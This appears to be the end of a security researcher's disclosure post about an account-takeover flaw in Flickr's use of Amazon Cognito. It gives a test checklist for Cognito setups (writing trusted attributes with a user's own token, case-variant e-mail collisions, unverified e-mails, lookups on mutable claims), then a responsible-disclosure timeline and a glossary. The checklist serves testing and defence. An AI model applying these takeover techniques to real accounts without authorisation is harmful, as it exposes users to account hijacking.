- Writable attributes via the user's own token. Take a normal account's
access_tokenand callaws cognito-idp update-user-attributesagainst the pool. A positive result is a successful write to a claim the application later trusts, such asemail,phone_numberor a custom attribute used for authorisation. - Case-variant e-mail collisions. Register or set an address differing from a known account only by case, then attempt login. A positive result is being logged into the other account, or being routed to a page tied to the other account's identity.
- Ignored verification flags. Set an address without completing verification and log in. A positive result is a successful login while
email_verifiedisfalse. - Identity taken from a non-
subclaim. Compare what the application uses to look up the local account against thesubin the ID token. A positive result is any lookup keyed onemail,preferred_usernameor similar mutable claims. - Normalisation mismatches. Where the client lower-cases or otherwise normalises an identifier before sending it, check whether the identity provider stores and compares it case sensitively. A positive result is two distinct provider records that the application maps to one local account.
Responsible disclosure timeline
-
17 September 2021: [LH] initial report via HackerOne, https://hackerone.com/reports/1342088
-
17 September 2021: [FLICKR] after some clarification, Flickr staff ask for proof of the described issue:
Screenshot from H1 Triage From the original on security.lauritz-holtmann.de -
17 September 2021: [FLICKR] report triaged, the maximal bounty awarded.
-
18 September 2021: [FLICKR] preliminary fix applied to mitigate the immediate risk.
-
18 December 2021: [FLICKR] HackerOne report disclosed.
-
18 December 2021: [LH] this post published.
The screenshot above shows where Flickr staff asked for a proof of the described issue. The disclosure process was exemplary, and the author thanks Flickr's application security team.
Glossary
- Access token: a string issued after a successful login that proves the holder is logged in and lets them call an API on that user's behalf.
- Account takeover: a vulnerability that lets an attacker log in as another person and control their account.
- API (application programming interface): the set of commands one program offers to another, here Amazon's commands for managing user accounts.
- Attribute: a named field stored about a user, such as
emailorbirthdate. - Authentication: the process of proving who you are, usually with a password.
- Authorisation server: the central service that checks credentials and issues tokens in a single sign-on setup.
- AWS CLI (Command Line Interface): a program run in a terminal that sends commands to Amazon's services.
- Bearer token: a token where simply holding it is enough to use it, like a coat-check ticket.
- Bug bounty: a programme where companies pay researchers for reporting security flaws.
- Case sensitive: treating capital and lower-case letters as different, so
[redacted]and[redacted]are two distinct values. - Claim: a piece of information about a user, such as their e-mail address, in OpenID Connect vocabulary.
- Client ID: a public identifier for an application that talks to a login provider; not a secret.
- Cognito user pool: Amazon Cognito's collection of user records for one application.
- Collision: two different inputs that end up being treated as the same value.
- Email verification: confirming that a user can read mail sent to an address, usually by entering a code.
- HackerOne: a platform where security researchers report bugs to companies and receive bounties.
- HTTP: the language browsers and servers use to exchange requests and responses.
- ID token: a token that describes who the user is, meant to be read by the application.
- Identity provider: a service that stores accounts and checks passwords on behalf of other sites.
- Issuer: the login provider that creates a token and vouches for its contents.
- JSON: a text format for structured data, built from names and values.
- Normalisation: converting a value to a standard form, here turning an e-mail address into all lower case.
- OAuth / OpenID Connect: standard recipes for single sign-on, where one central service checks the password and other sites trust its answer.
- Refresh token: a longer-lived token used to obtain a new access token when the old one expires.
- Relying party: the website that trusts tokens issued by an authorisation server.
sub(subject identifier): the permanent, unique, never-reassigned number for a user, the only claim meant to identify them.- Token: a string issued after login that stands in for a password on later requests.
- Triage: the first review of a bug report by the company, deciding whether it is valid and how serious it is.
- User pool: see Cognito user pool.
- Vulnerability: a weakness in software that an attacker can use to do something the owner did not intend.